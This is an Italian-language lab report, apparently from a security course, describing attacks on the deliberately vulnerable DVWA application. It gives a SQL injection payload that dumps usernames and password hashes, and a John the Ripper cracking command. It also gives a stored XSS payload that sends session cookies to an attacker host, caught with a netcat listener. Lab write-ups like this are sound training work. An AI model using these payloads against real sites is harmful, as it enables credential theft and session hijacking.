

REPORT ATTACCO CON SQL INJECTION (BLIND) E XSS STORED SULLA DVWA

In questo report si mostreranno i seguenti passaggi con cui sono stati trovati username e password degli utenti del database della DVWA.




Per ottenere le seguenti credenziali è stato usato lo script:

%' and 1=0 union select null, concat(user,0x0a,password) from users # che ha fornito l’elenco ma con password in formato hash.



Dopodichè si è proceduto a creare un file txt con le credenziali appena trovate per poi decifrare le hash con john the ripper col seguente comando: john –format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz userpass.txt 🡨(il file con dentro le credenziali).



Dopodichè è stato inserito tale script sul box di testo di XSS Stored per far si che possa permettere l’ascolto sulla porta 80 in modo da poter ottenere i cookie di sessione dell’utente vittima:

<script> new Image () .src="http://ip\_kali/abc.php?output=%22+document.cookie;</script>

E catturato I cookie col comando nc -lvp 80 (netcat).

Sono stati ripetuti gli stessi passaggi per gli altri utenti come illustrato nella figura sottostante.

